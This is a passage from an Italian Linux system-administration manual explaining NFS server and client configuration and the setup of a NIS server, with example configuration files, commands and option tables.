        |-lockd---rpciod
       …
        |-8*[nfsd]
       …
        |-portmap---portmap
       …
        |-rpc.mountd
        |-rpc.statd
       …
```

Il programma '**rpc.mountd**' è il demone che si occupa di gestire l'innesto del file system di rete dal lato del servente:

```
rpc.mountd [opzioni]
```

Generalmente, viene avviato dalla procedura di inizializzazione del sistema, in modo autonomo, cioè indipendente dal supervisore dei servizi di rete. Mantiene aggiornato il file '`/var/lib/nfs/rmtab`' che elenca gli innesti in essere. Tuttavia, non è garantito che il contenuto di questo file sia esatto, per cui non lo si può utilizzare per determinare con certezza quali siano le connessioni in corso.

Il programma '**`rpc.nfsd`**' è il demone che si occupa di gestire le richieste, da parte dei clienti, per i servizi NFS, avvalendosi in pratica delle funzionalità del kernel Linux.

```
rpc.nfsd [opzioni]
```

Deve essere in funzione nel servente. Viene avviato generalmente dalla procedura di inizializzazione del sistema, subito dopo '**`rpc.mountd`**'. Anche '**`rpc.nfsd`**' funziona in modo autonomo rispetto al supervisore dei servizi di rete.

Il demone '**`rpc.lockd`**' si occupa di avviare la gestione del sistema di file lucchetto NFS, noto come NLM, ovvero *NFS lock manager*:

```
rpc.lockd
```

In generale, con i kernel Linux recenti non dovrebbe essere necessaria la presenza di questo programma; tuttavia, anche se così fosse, il suo avvio non provoca inconvenienti.

Il demone '**`rpc.statd`**' serve al sistema di file lucchetto NFS

per aggiornare la situazione quando un elaboratore cliente viene riavviato o comunque si blocca:

```
rpc.statd [opzioni]
```

La configurazione del servizio avviene principalmente attraverso il file '`/etc/exports`', il quale contiene l'indicazione delle porzioni di file system locale da concedere in condivisione. Se il file manca o è vuoto, non viene concesso l'utilizzo di alcuna parte del file system locale all'esterno.

Si tratta di un file di testo normale, in cui vengono ignorate le righe vuote, quelle bianche e quelle che iniziano con il simbolo '**#**'; per il resto, le righe sono intese come dei record, ognuno dei quali è composto da:

- l'indicazione di una directory a partire dalla quale si concede la condivisione;
- una serie di nodi o reti cui viene concesso l'utilizzo di questa directory con l'eventuale specificazione di opzioni di accesso.

In pratica si utilizza la sintassi seguente:

```
directory_di_partenza [nodo] [(opzioni)] ...
```

La configurazione di questo file potrebbe non dare sempre gli effetti previsti, a causa di difetti che possono essere presenti nei demoni che si occupano della gestione del servizio. In generale, si è cercato sempre di garantire la sicurezza, a discapito della funzionalità. Se una configurazione di '`/etc/exports`' sembra non funzionare senza un motivo apparente, è bene provarne altre, limitando l'uso di opzioni particolari, o cercando di identificare meglio gli elaboratori a cui si concede l'accesso. Eventualmente, si veda anche la pagina di manuale *exports(5)*.

Gli elaboratori a cui si concede l'accesso alla directory condivisa possono essere specificati in vari modi, alcuni dei quali sono elencati di seguito:

- **indicazione di un nodo singolo**

  quando si utilizza un nome o un indirizzo IP che fa riferimento da un elaboratore specifico;

- **uso di caratteri jolly**

  possono essere utilizzati i caratteri jolly '`*`' e '`?`' per indicare un gruppo di **nomi** di elaboratore con una sola notazione, tenendo presente che questi simboli non possono sostituirsi ai punti di un nome a dominio;

- **rete IP**

  attraverso la notazione '***indirizzo_ip / maschera_di_rete***' è possibile indicare simultaneamente tutti gli elaboratori collocati all'interno della rete o della sottorete a cui si fa riferimento.

Le opzioni tra parentesi tonde sono parole chiave particolari. Segue la descrizione di alcune di queste:

Parola chiave	Descrizione
`ro`	Consente l'accesso in sola lettura. Questa è la modalità di funzionamento predefinita.
`rw`	Consente l'accesso in lettura e scrittura.

`insecure_lock`
 	
`no_auth_nlm`
	Questa opzione consente di usare un sistema di file lucchetto meno rigido, quando alcuni elaboratori clienti mostrano difficoltà in questo senso.

`root_squash`	Si tratta di un'opzione di sicurezza, di solito predefinita, attraverso la quale si impedisce l'accesso come utente '**`root`**'. In pratica, quando un utente '**`root`**' presso un elaboratore cliente utilizza il file system condiviso, viene trattato come utente '**`nobody`**'. L'utente '**`nobody`**' corrisponde spesso al numero UID 65534 (o −2 se si vuole considerare il valore come intero a 16 bit); tuttavia, questo utente non ha un numero UID standard, tanto che in alcuni sistemi si preferisce utilizzare un numero più basso di quelli assegnati agli utenti comuni.
`all_squash`	La presenza di questa opzione fa sì che tutti gli accessi al file system condiviso, avvengano con i privilegi dell'utente '**`nobody`**'.

Parola chiave	Descrizione
`no_root_squash`	Non effettua la trasformazione dell'UID '**`root`**' e ciò è necessario quando si utilizzano clienti NFS senza disco fisso. Tuttavia, per mitigare il problema di sicurezza che si crea inevitabilmente, è auspicabile che l'uso di questa opzione sia abbinato almeno a un accesso in sola lettura.

L'elenco seguente mostra alcuni esempi di record di questo file; tuttavia si ricordi che tutto va verificato con il proprio kernel e con la versione del protocollo NFS usati effettivamente.

Esempio	Descrizione
`/usr *.brot.dg(ro)`	Concede ai nodi del dominio *brot.dg* l'accesso in lettura alla directory '`/usr/`' e seguenti.
`/ roggen.brot.dg(ro,root_squash)`	Concede a *roggen.brot.dg* di accedere in sola lettura a partire dalla directory radice, escludendo i privilegi dell'utente '**`root`**'.
`/home roggen.brot.dg(rw) weizen.mehl.dg(rw)`	Concede a *roggen.brot.dg* e a *weizen.mehl.dg* di accedere in lettura e scrittura alla directory '`/home/`'.

Esempio	Descrizione
`/usr/local 192.168.0.0/255.255.0.0(ro)`	Concede a tutti i nodi con indirizzi 192.168.*.* di accedere in lettura a partire dalla directory '`/usr/local/`'.
`/usr/local 192.168.0.0/16(ro)`	Esattamente come nell'esempio precedente, con una rappresentazione compatta della maschera di rete.
`/ *(ro,no_root_squash)`	Questa definizione non dovrebbe funzionare. Sembrerebbe voler concedere a tutta la rete di accedere in lettura a partire dalla directory radice, permettendo ai vari utenti '**`root`**' di mantenere i loro privilegi. Tuttavia l'asterisco non dovrebbe riuscire a rimpiazzare i punti che compongono i nomi a dominio, risolvendosi così in una directory che in pratica non viene condivisa.

Esempio	Descrizione
`/ 0.0.0.0/0(ro,no_root_squash)`	Teoricamente, questo dovrebbe essere il modo corretto per ottenere il risultato che si presume voler ottenere nell'esempio precedente, limitatamente ai nodi con indirizzi IPv4.

Quando si modifica il file '`/etc/exports`', per garantire che il suo aggiornamento sia preso in considerazione dal sistema di condivisione del file system, è necessario utilizzare il programma '**`exportfs`**' nel modo seguente:

```
# exportfs -ra [Invio]
```

Il programma '**`exportfs`**' può anche essere usato per esportare al volo una directory, senza modificare il file '`/etc/exports`'. In generale, si tratta di una pratica non consigliabile, ma della quale bisogna tenere conto. Eventualmente si può consultare la pagina di manuale *exportfs(8)*.

Infine, bisogna considerare che alcuni dei demoni che abilitano il servizio NFS potrebbero essere stati compilati in modo da utilizzare i file '`/etc/hosts.allow`' e '`/etc/hosts.deny`' per controllare l'accesso. L'elenco seguente mostra in che modo abilitare o disabilitare l'accesso in modo selettivo per ogni demone coinvolto, tenendo conto che anche il Portmapper potrebbe dipendere da questi file:

Demone	‘/etc/hosts.allow’	‘/etc/hosts.deny’
Portmapper	`portmap:` ***specifica_dei_nodi***	`portmap:` ***specifica_dei_nodi***
‘**rpc.mountd**’	`mountd:` ***specifica_dei_nodi***	`mountd:` ***specifica_dei_nodi***
‘**rpc.nfsd**’	`nfsd:` ***specifica_dei_nodi***	`nfsd:` ***specifica_dei_nodi***
‘**rpc.lockd**’	`lockd:` ***specifica_dei_nodi***	`lockd:` ***specifica_dei_nodi***
‘**rpc.statd**’	`statd:` ***specifica_dei_nodi***	`statd:` ***specifica_dei_nodi***
‘**rpc.rquotad**’	`rquotad:` ***specifica_dei_nodi***	`rquotad:` ***specifica_dei_nodi***

È molto probabile che molti di questi demoni siano insensibili al contenuto dei file ‘`/etc/hosts.allow`’ e ‘`/etc/hosts.deny`’; tuttavia, se nel proprio sistema si utilizzano questi file, è meglio scrivere una riga di più in questi file, anche se inutile, piuttosto che dimenticarsene e avere problemi in seguito. Pertanto, per abilitare l’accesso a tutti questi demoni, conviene utilizzare le direttive seguenti nel file ‘`/etc/hosts.allow`’:

```
portmap: specifica_dei_nodi
mountd: specifica_dei_nodi
nfsd: specifica_dei_nodi
lockd: specifica_dei_nodi
statd: specifica_dei_nodi
rquotad: specifica_dei_nodi
```

Per converso, può essere conveniente inserire le righe seguenti nel file ‘`/etc/hosts.deny`’, allo scopo di escludere gli accessi che non provengano dai nodi autorizzati espressamente:

```
portmap: ALL
mountd: ALL
nfsd: ALL
lockd: ALL
statd: ALL
rquotad: ALL
```

36.3.2 Verifica del servizio

«

Quando il servizio NFS è attivo, si può verificare il funzionamento e l'utilizzo di questo con il programma '**showmount**':

```
showmount [opzioni] [nodo]
```

Se non si indica un nodo, viene interrogato il servizio NFS presso l'elaboratore locale.

Tabella 36.27. Alcune opzioni.

Opzione	Descrizione
`-a` `--all`	Elenca i clienti che utilizzano il proprio servizio e anche le directory che questi hanno innestato.
`-e` `--exports`	Elenca le directory esportate dal servente locale o dal servente remoto (se indicato come ultimo argomento del comando).

Quando si interroga la situazione dell'utilizzo in corso, le informazioni vengono tratte dal file '`/var/lib/xtab`', che però potrebbe mostrare l'utilizzo attuale di directory che in realtà non lo sono più.

36.3.3 Porte coinvolte

Il servizio NFS si avvale per il suo funzionamento del Portmapper e di altri demoni specifici. In alcuni casi, questi demoni comunicano utilizzando porte TCP o UDP definite in modo dinamico, pubblicizzate poi dal Portmapper stesso. I punti di riferimento costanti sono solo quelli seguenti:

Porta TCP o UDP	Demone
111	Portmapper
2049	'**rpc.nfsd**'

36.3.4 Dal lato del cliente

Con i sistemi GNU/Linux, l'utilizzo di un file system di rete richiede solo che il kernel sia stato predisposto per questo. Non occorrono programmi demone, basta il normalissimo '**mount**'.

Per innestare un file system di rete si interviene in modo analogo a quello di una unità di memorizzazione locale, con la differenza fondamentale del modo di esprimere il dispositivo virtuale corrispondente al file system remoto da connettere.

nodo_remoto **:** ***directory_remota***

La notazione sopra riportata rappresenta la porzione di file system remoto cui si vuole accedere, attraverso l'indicazione simultanea dell'elaboratore e della directory di partenza.

Supponendo che l'elaboratore *dinkel.brot.dg* conceda l'utilizzo della directory '`/usr/`' e successive, l'elaboratore *roggen.brot.dg* potreb-

be sfruttarne l'occasione attraverso il programma '**mount**' nel modo seguente:

```
# mount -t nfs dinkel.brot.dg:/usr /usr[Invio]
```

Inoltre, nell'elaboratore *roggen.brot.dg* si potrebbe aggiungere una riga nel file '/etc/fstab' in modo da automatizzarne la connessione (19.4.1.6).

```
dinkel.brot.dg:/usr  /usr        nfs      defaults      0  0
```

Sia attraverso il programma '**mount**' (preceduti dall'opzione '**-o**'), sia nel file '/etc/fstab' (nel campo delle opzioni), possono essere specificate delle opzioni particolari riferite a questo tipo di file system. L'elenco seguente mostra solo alcune di queste opzioni, che possono avere rilevanza quando si innesta un file system di rete.

Opzione	Descrizione
rsize=***n***	Permette di specificare la dimensione dei pacchetti utilizzati in lettura da parte del cliente NFS. Il valore predefinito è di 1024 byte.
wsize=***n***	Permette di specificare la dimensione dei pacchetti utilizzati in scrittura da parte del cliente NFS. Il valore predefinito è di 1024 byte.

Opzione	Descrizione
`timeo=`***n***	Permette di definire il valore del *timeout*, espresso in decimi di secondo, per il completamento delle richieste. In pratica, se entro quel tempo non si ottiene una conferma, si verifica un *minor timeout* e l'operazione viene ritentata con una durata di *timeout* doppia. Quando si raggiunge un *timeout* massimo di 60 secondi si verifica un *major timeout*. Il valore predefinito è sette, corrispondente a 0,7 secondi.
`hard`	Stabilisce che la connessione deve essere ritentata all'infinito, anche dopo un *major timeout*. È la modalità di funzionamento predefinita.
`soft`	Stabilisce che venga generato un errore di I/O non appena si verifica un *major timeout*. Questa modalità si contrappone a quella '**`hard`**'.
`intr`	Permette l'interruzione di una chiamata NFS attraverso l'uso di segnali. Può essere utile per interrompere una connessione quando il servente non risponde.
`nosuid`	Evita di prendere in considerazione i permessi di tipo SUID e SGID dei file eseguibili.

In condizioni normali, conviene usare le opzioni '**`rw`**', '**`hard`**' e '**`intr`**', come nell'esempio seguente che rappresenta sempre una direttiva del file '`/etc/fstab`':

```
…
dinkel.brot.dg:/home   /home   nfs   rw,hard,intr    0   0
…
```

Per motivi di sicurezza, può essere utile anche l'opzione '**nosuid**', se si teme che un programma compromesso, presente nel file system remoto, possa acquisire privilegi particolare e intaccare l'elaboratore locale dal quale lo si avvia. Si vedano comunque le pagine di manuale *mount(8)* e *nfs(5)*.

36.4 NIS

«

Il NIS,[678] o *Network information service*, è un sistema di gestione di dati amministrativi concentrati in una sola fonte, rendendoli disponibili a tutta una rete in modo uniforme.

Il NIS è stato ideato e sviluppato originariamente dalla Sun Microsystems denominandolo originariamente *Yellow pages* (YP). Per questa ragione, molti programmi di servizio che riguardano la gestione del NIS hanno il prefisso '**yp**'; inoltre, a volte si parla di «servizi YP» invece di «servizi NIS».

Il NIS è un meccanismo che si sovrappone alla gestione amministrativa di un sistema Unix tipico, ma questo avviene in un modo non perfettamente integrato. Quando si introduce il NIS, si inserisce un livello di intermediazione tra l'utente e il sistema di amministratore preesistente.

36.4.1 Concentrazione amministrativa del NIS versione 2

Lo scopo del NIS è quello di concentrare in un solo elaboratore la gestione di una serie di file amministrativi. La tabella 36.32 elenca alcuni file di configurazione, tipici di un sistema Unix, che possono essere gestiti in questo modo.

Tabella 36.32. Elenco di alcuni dei file amministrativi gestibili comunemente attraverso il NIS.

File	Descrizione
‘`/etc/passwd`’	Informazioni sugli utenti.
‘`/etc/group`’	Gruppi di utenti.
‘`/etc/shadow`’	Parole d’ordine oscurate (quando gestibili).
‘`/etc/aliases`’	Alias di posta elettronica.
‘`/etc/hosts`’	Traduzione degli indirizzi IP dei nodi della rete locale.
‘`/etc/networks`’	Traduzione degli indirizzi IP delle sottoreti (locali).
‘`/etc/protocols`’	Nomi e numeri dei protocolli di rete.
‘`/etc/rpc`’	Numeri delle chiamate RPC.
‘`/etc/services`’	Abbinamento dei servizi di rete ai numeri di porta corrispondenti.

È bene chiarire subito che il supporto alle parole d’ordine oscurate non è disponibile in tutti i NIS esistenti; inoltre, il protocollo NIS (fino alla versione 2) rende difficile il loro utilizzo in modo «sicuro», nel senso di mantenere effettivamente nascoste le stringhe cifrate corrispondenti alle parole d’ordine di accesso degli utenti.

La concentrazione amministrativa si attua facendo in modo che le in-

formazioni dei file che interessano siano gestite a partire da un solo nodo. Generalmente, l'utilità del NIS sta nella possibilità di amministrare gli utenti da un'unica origine, facendo in modo che questi vengano riconosciuti in tutti gli elaboratori di un certo «dominio», senza dover essere inseriti effettivamente in ognuno di questi.

Gli esempi che si fanno nel capitolo sono volti principalmente al raggiungimento di questo risultato, concentrando così l'amministrazione dei file '`/etc/passwd`', '`/etc/group`' e '`/etc/shadow`'.

36.4.1.1 Mappe NIS

«

Il NIS non utilizza i file amministrativi così come sono, ne crea una copia; queste copie sono denominate «mappe». I file di mappa sono in formato DBM, dove si memorizzano solo coppie di dati: chiave-valore. Per questo motivo, a seconda della struttura dei file amministrativi originali, si possono generare più mappe differenti.

Quando si attiva il NIS, non si possono più utilizzare i vecchi comandi amministrativi (come '**`passwd`**', '**`chsh`**', ecc.), o quantomeno non conviene, perché il NIS non si accorge (autonomamente) dei cambiamenti apportati ai file tradizionali. Bisogna utilizzare i comandi specifici del NIS, in modo che i cambiamenti siano annotati immediatamente nelle mappe e poi siano propagati nei file amministrativi normali del servente NIS.

La tabella 36.33 riporta l'elenco di alcune delle mappe tipiche della gestione NIS. La collocazione di questi file dipende dal dominio NIS, descritto nella sezione seguente, e corrisponde in pratica a '`/var/yp/`***`dominio_nis`***`/`'.

Tabella 36.33. Elenco di alcune mappe NIS.

Mappa	Descrizione
‘`passwd.byname`’	Utenti per nome.
‘`passwd.byuid`’	Utenti per numero UID.
‘`group.byname`’	Gruppi per nome.
‘`group.bygid`’	Gruppi per numero GID.
‘`shadow.byname`’	Utenti per nome (dal file ‘`/etc/shadow`’).
‘`mail.aliases`’	Alias di posta elettronica.
‘`hosts.byname`’	Nodi per nome.
‘`hosts.byaddr`’	Nodi per indirizzo.
‘`networks.byname`’	Reti locali per nome.
‘`networks.byaddr`’	Reti locali per indirizzo.
‘`protocols.byname`’	Protocolli di rete per nome.
‘`protocols.bynumber`’	Protocolli di rete per numero.
‘`rpc.byname`’	Chiamate RPC per nome.
‘`rpc.bynumber`’	Chiamate RPC per numero.
‘`services.byname`’	Servizi di rete per nome.

36.4.1.2 Dominio NIS

Quando si attiva un servizio NIS in un nodo, in modo che questo renda disponibili le informazioni relative a un gruppo di elaboratori, si deve definire un dominio NIS corrispondente. Questo non ha niente a che fare con i domini utilizzati dal servizio DNS, ma generalmente, anche se potrebbe sovrapporsi perfettamente a un dominio di questo tipo, conviene utilizzare nomi distinti che non abbiano un nesso logico o intuitivo.

Più precisamente, è meglio dire che si stabilisce prima l’estensione del dominio NIS che si vuole creare, quindi si deve «eleggere» il nodo più adatto a fungere da servente NIS. Infatti, questo elaboratore

deve trovarsi in una posizione conveniente nella rete, in modo che sia accessibile facilmente da tutti gli elaboratori del dominio NIS. Oltre a questo è bene che si tratti di una macchina adeguata all'estensione del dominio: maggiore è il numero di clienti, maggiore è la frequenza con cui deve rispondere a richieste del protocollo NIS.

I file di mappa di un servente NIS sono raggruppati distintamente per dominio, nella directory '`/var/yp/`***dominio_nis***`/`'.

36.4.1.3 Servente principale e serventi secondari

«

Finora si è fatto riferimento a un servente NIS unico per tutto il suo dominio di competenza. Quando si attiva un servizio di questo tipo, tutti gli elaboratori clienti di questo dominio dipendono completamente dal servente per tutte quelle informazioni che sono state concentrate sotto la sua amministrazione. Se l'elaboratore che offre questo servizio dovesse venire a mancare per qualsiasi motivo, come un guasto, tutti i suoi clienti sarebbero in grave difficoltà.

Per risolvere il problema, si possono predisporre dei serventi NIS secondari, o *slave*, che riproducono le informazioni del servente principale, o *master*.

Il motivo per il quale si utilizza il servizio NIS è quello di uniformare e concentrare la gestione di informazioni di un gran numero di elaboratori, altrimenti non sarebbe giustificato l'impegno necessario alla sua attivazione. Di conseguenza, è praticamente obbligatorio attivare dei serventi secondari, sia per attenuare i rischi di blocco del sistema globale, sia per ridurre il carico di richieste NIS su un'unica macchina.

La presenza di serventi secondari impone la creazione di meccanismi automatici per il loro allineamento, generalmente attraverso il sistema Cron.

36.4.2 Distinzione dei ruoli tra servente e cliente

Finora è stato preso in considerazione il compito del servente NIS, senza valutare i clienti, ma all'inizio la distinzione dei compiti può sembrare confusa.

Il cliente NIS è un programma demone che si occupa di fornire al sistema in cui è in funzione le informazioni che altrimenti verrebbero ottenute dai soliti file di configurazione. La situazione tipica è quella della procedura di accesso: se il nome dell'utente non viene trovato nel file '`/etc/passwd`' locale, il cliente NIS cerca di ottenerlo dal servente NIS.

In pratica, le funzionalità di servente e cliente sono indipendenti: ci possono essere elaboratori che fungono da serventi, altri che utilizzano il programma cliente per accedere alle informazioni e altri ancora che fanno entrambe le cose.

Se si pensa che il servente NIS principale deve contenere tutte le informazioni che vengono condivise dai programmi clienti presso gli altri elaboratori, potrebbe sembrare inutile l'attivazione del programma cliente nello stesso servente. Tuttavia, le cose cambiano quando si considerano i serventi secondari. Questi non dispongono delle informazioni che ha l'elaboratore corrispondente al servente principale; per ottenerle occorre attivare il cliente NIS in modo che si possa mettere in comunicazione con il servente principale.

Nel sistema NIS così strutturato, i clienti cercano le informazioni, riferite al loro dominio, dal servente che risponde più rapidamente.

Ciò viene determinato generalmente attraverso una richiesta circolare (broadcast). Questo, tra le altre cose, è uno dei punti deboli del NIS: dal momento che qualunque elaboratore può rispondere a una chiamata circolare, chiunque è in grado di intromettersi per cercare di catturare delle informazioni.

36.4.2.1 Propagazione delle informazioni

«

Quando si deve intervenire per modificare qualche informazione di quelle che sono condivise attraverso il NIS, si presentano situazioni differenti a seconda delle circostanze. Queste si traducono in modalità diverse di propagazione delle modifiche nell'intero sistema NIS. Si distinguono due situazioni fondamentali:

- la modifica di un'informazione nell'elaboratore di origine (il servente principale) sui dati di partenza;
- la modifica di un'informazione attraverso gli strumenti offerti dal sistema NIS.

Nel primo caso le azioni da compiere sono:

1. aggiornare le mappe del servente principale;
2. aggiornare le mappe dei serventi secondari.

Nel secondo caso le azioni da compiere sono:

1. aggiornare i file di configurazione corrispondenti nel servente principale
2. aggiornare le mappe del servente principale
3. aggiornare le mappe dei serventi secondari

Quando si interviene manualmente sui file di configurazione di partenza del servente principale, per esempio quando si vuole aggiungere o eliminare un utente, si deve poi comandare manualmente l'aggiornamento delle mappe NIS; eventualmente si può pilotare anche l'aggiornamento dei serventi secondari, attraverso un cosiddetto *push*.

Quando si utilizzano gli strumenti offerti da NIS per modificare la configurazione dei dati condivisi, ciò può avvenire solo attraverso un cliente, il quale si occupa di contattare il servente principale che poi deve provvedere ad aggiornare i file normali e le mappe.

La propagazione delle mappe modificate ai serventi secondari potrebbe essere un problema. Per questo si utilizza generalmente il sistema Cron in ogni servente secondario, in modo da avviare periodicamente il comando necessario a metterli in comunicazione con il servente principale e verificare così la presenza di aggiornamenti eventuali.

Dalla precisione del funzionamento di questo sistema di propagazione derivano delle conseguenze pratiche che, a prima vista, possono sembrare assurde. Si può immaginare cosa può accadere quando un utente cambia la propria parola d'ordine da un cliente NIS. Questo contatta il servente principale che provvede ad aggiornare le mappe e il file '`/etc/passwd`'. Ma fino a che i serventi secondari non ricevono l'aggiornamento, i clienti che li utilizzano continuano a permettere l'accesso con la parola d'ordine vecchia. Questo può capitare allo stesso elaboratore dal quale è stata compiuta l'operazione di modifica, se questo utilizza il servizio di un servente secondario non aggiornato. In queste condizioni, l'utente che ha appena cambiato parola d'ordine e tenta un altro accesso sulla stessa macchina,

potrebbe trovarsi spaesato di fronte al rifiuto che gli si presenta.

36.4.3 NIS e DNS

Il NIS permette di distribuire le informazioni contenute nei file '`/etc/hosts`' e '`/etc/networks`', i quali consentono di risolvere i nomi dei nodi della rete locale, quando non si vuole fare uso di un DNS. Attraverso questa possibilità è poi possibile configurare il file '`/etc/host.conf`' dei vari clienti NIS, in modo che venga utilizzata tale informazione. Di solito si tratta di indicare una riga come quella seguente:

```
...
order hosts,nis
...
```

Tuttavia, nel momento stesso in cui si stabilisce di utilizzare il NIS, si decide di trattare l'organizzazione della rete locale seriamente, ma ciò comporta che anche la risoluzione dei nomi sia gestita in modo adeguato. Pertanto diventerebbe un controsenso la pretesa di gestire la risoluzione dei nomi solo attraverso il NIS, quando con poco impegno si può attivare un servente DNS. Al limite si possono unire le due cose:

```
...
order hosts,bind,nis
...
```

36.4.4 RPC

Il NIS utilizza le chiamate RPC per comunicare. Questo significa che è necessaria la presenza del Portmapper in funzione sia nei nodi serventi, sia nei nodi clienti (si veda eventualmente la sezione 36.2).

È anche importante verificare che i servizi di sincronizzazione, *time service*, siano previsti nel controllo del supervisore dei servizi di rete. Il file '`/etc/inetd.conf`' potrebbe contenere le righe seguenti:

```
# Time service is used for clock synchronization.
time            stream  tcp     nowait  root    internal
time            dgram   udp     wait    root    internal
```

Si osservi comunque che in alcune distribuzioni GNU, in base alla configurazione predefinita del supervisore dei servizi di rete, il servizio TIME attraverso il protocollo UDP non viene fornito, ma il servizio NIS dovrebbe funzionare ugualmente.

Se si devono apportare delle modifiche al file di configurazione del supervisore dei servizi di rete, bisogna poi ricordarsi di riavviarlo (sezione 36.1).

36.4.5 Allestimento di un servente NIS versioni 1 e 2

Gli elementi indispensabili di un servente NIS sono i programmi '**`ypserv`**' e '**`makedbm`**'. Il primo svolge il ruolo di demone in ascolto delle richieste NIS per il dominio di competenza, il secondo è necessario per convertire i file di configurazione normali in file DBM, cioè nelle mappe NIS.

Nel caso di un servente principale è anche opportuna la presenza di altri due demoni: '**`rpc.yppasswdd`**' e '**`rpc.ypxfrd`**'. Il primo serve a permettere la modifica delle parole d'ordine degli utenti attraverso il sistema NIS, il secondo serve a facilitare l'aggiornamento ai serventi secondari.

La configurazione di '**ypserv**' e '**rpc.ypxfrd**' può dipendere dal modo in cui sono stati compilati i sorgenti rispettivi. In generale si utilizza il file '`/etc/ypserv.conf`' per definire il comportamento di entrambi i programmi; inoltre '**ypserv**' può far uso di '`/etc/ypserv.securenets`' per conoscere gli indirizzi di rete da cui può accettare interrogazioni NIS, oppure può riutilizzare i tradizionali '`/etc/hosts.allow`' e '`/etc/hosts.deny`'. Per saperlo basta usare l'opzione '**-version**', come nell'esempio seguente:

```
# ypserv -version[Invio]

  ypserv - NYS YP Server version 1.1.7 (with tcp wrapper)
```

L'esempio mostra il risultato di un '**ypserv**' compilato in modo da avvalersi dei file '`/etc/hosts.allow`' e '`/etc/hosts.deny`', gli stessi che utilizza il TCP wrapper allo scopo di filtrare gli accessi ai programmi controllati dal supervisore dei servizi di rete.

```
  ypserv - NYS YP Server version 1.3.12 (with securenets)
```

Questo esempio ulteriore riguarda invece il risultato di un '**ypserv**' compilato in modo da avvalersi di '`/etc/ypserv.securenets`' (o di un file analogo collocato in una posizione diversa nel file system.

Prima di poter avviare il servente '**ypserv**', oltre a provvedere per la sua configurazione, occorre necessariamente che il Portmapper RPC sia in funzione e che il dominio NIS sia stato definito. In assenza di una sola di queste due condizioni, il programma '**ypserv**' non funziona, nel senso che non si riesce ad avviarlo.

36.4.5.1 Dominio NIS

Il dominio NIS viene definito attraverso '**domainname**', nel modo seguente:

```
domainname dominio_nis
```

Quando viene usato senza argomenti, si ottiene il nome del dominio NIS; in questo modo si può controllare se l'impostazione è corretta. Per esempio, l'impostazione del dominio NIS *rost.nis-yp* può essere fatta e controllata nel modo seguente:

```
# domainname rost.nis-yp [Invio]

# domainname [Invio]

  rost.nis-yp
```

Mentre l'impostazione del dominio è di competenza dell'utente '**root**', la verifica può essere fatta anche da un utente comune.

Di solito, si può fare riferimento a questo programma anche con altri nomi:

```
domainname [opzioni] [dominio_nis]
```

```
nisdomainname [opzioni] [dominio_nis]
```

```
ypdomainname [opzioni] [dominio_nis]
```

L'utilizzo tipico di '**domainname**' è riservato agli script della procedura di inizializzazione del sistema. Le istruzioni necessarie potrebbero essere organizzate nel modo seguente:

```
# Set the NIS domain name
if [ -n "$NISDOMAIN" ]
then
    domainname $NISDOMAIN
else
    domainname ""
fi
```

Oppure in modo alternativo anche come segue, dove il nome del dominio è contenuto in un file. In tal caso, bisogna fare attenzione al fatto che il file in questione deve essere composto esclusivamente da una riga, altrimenti viene presa in considerazione solo l'ultima, ma se questa è vuota, il dominio non viene definito.

```
# Set the NIS domain name
if [ -f "/etc/nisdomain" ]
then
    domainname -F /etc/nisdomain
else
    domainname ""
fi
```

36.4.5.2 Avvio del servente

«

In condizioni normali, '**ypserv**' non richiede l'uso di argomenti particolari, al massimo si tratta di controllare il file di configurazione '`/etc/ypserv.conf`' e l'eventuale '`/etc/ypserv.securenets`' (prima si deve verificare con l'opzione '**-v**' se questo file è necessario, o se al suo posto si usano i file di configurazione del TCP wrapper). In ogni caso, è importante che la directory '`/var/yp/`' sia sta-

ta creata (al suo interno si dovrebbe trovare un file-make, ma questo viene mostrato in seguito).

```
# ypserv[Invio]
```

Se tutto va bene, il programma si avvia sullo sfondo e si disassocia dalla shell, diventando un processo figlio di quello iniziale (Init).

```
# pstree[Invio]

  init-+-...
       |-portmap
       |-...
       `-ypserv
```

Se il Portmapper RPC non fosse attivo, oppure se non fosse stato definito il dominio NIS, l'avvio di '**ypserv**' non dovrebbe riuscire. Eventualmente, si può verificare il funzionamento del Portmapper stesso, attraverso il comando seguente:

```
# rpcinfo -p localhost[Invio]

    program vers proto   port
     100000    2   tcp    111  portmapper
     100000    2   udp    111  portmapper
```

Le righe che si vedono dall'esempio mostrato sono la dichiarazione esplicita del funzionamento del Portmapper. Per verificare espressamente la connessione con '**ypserv**', si può usare il comando seguente:

```
# rpcinfo -u localhost ypserv[Invio]

  program 100004 version 1 ready and waiting
  program 100004 version 2 ready and waiting
```

La sintassi per l'avvio di '**ypserv**' è molto semplice:

```
ypserv [opzioni]
```

L'elenco seguente descrive alcune opzioni della riga di comando di '**ypserv**' che possono essere utili.

Opzione	Descrizione
`-d` [*percorso_yp*] `--debug` [*percorso_yp*]	Utilizzando questa opzione si fa in modo che '**ypserv**' funzioni in modalità diagnostica. Per questo, invece di passare sullo sfondo, continua a funzionare occupando il terminale dal quale è stato avviato, emettendo informazioni particolareggiate su ciò che avviene attraverso lo standard error. Eventualmente si può indicare un percorso come argomento dell'opzione, intendendo fare in modo che '**ypserv**' utilizzi le mappe contenute a partire da quella directory, invece di quelle che si trovano a partire da '`/var/yp/`'.
`-b` `--dns`	Specifica che se un nodo non viene identificato diversamente, si deve utilizzare il servizio DNS.
`-v` `--version`	Visualizza i dati riferiti alla particolare versione di '**ypserv**'. Questa indicazione è molto importante, soprattutto per sapere quali file vengono utilizzati per controllare gli indirizzi che possono accedere al servizio.

Il programma '**ypserv**', quando tutto è configurato correttamente,

viene controllato dalla procedura di inizializzazione del sistema, attraverso uno dei suoi script. L'esempio che segue rappresenta un modo semplice per ottenere questo, dove la variabile di ambiente ***NISDOMAIN*** viene usata per contenere il dominio NIS; se manca questa variabile non ha senso avviare il servente NIS.

```
if [ -n "$NISDOMAIN" ]
then
    if [ -f /usr/sbin/ypserv ]
    then
        /usr/sbin/ypserv
        echo ypserv
    fi
fi
```

Quello mostrato è solo uno dei tanti modi; in generale bisogna ricordare che si può avviare il servizio NIS solo dopo aver avviato il Portmapper.

Nelle distribuzioni più accurate, è normale trovare uno script apposito che permette di avviare e di interrompere l'attività del servente NIS, assieme a tutto quello di cui potrebbe avere bisogno. Questo genere di script può trovarsi nelle directory '`/etc/rc.d/init.d/`', '`/etc/init.d/`' e altre possibili.

36.4.5.3 Configurazione principale

La configurazione di '`/etc/ypserv.conf`' riguarda il funzionamento di '**`ypserv`**' e '**`rpc.ypxfrd`**' in ogni caso. quando si fanno dei cambiamenti a questa configurazione occorre riavviare i demoni o inviare loro un segnale '**`SIGHUP`**'.

L'impostazione di questo file può essere anche molto complicata. In linea di massima ci si può fidare della configurazione predefinita, o

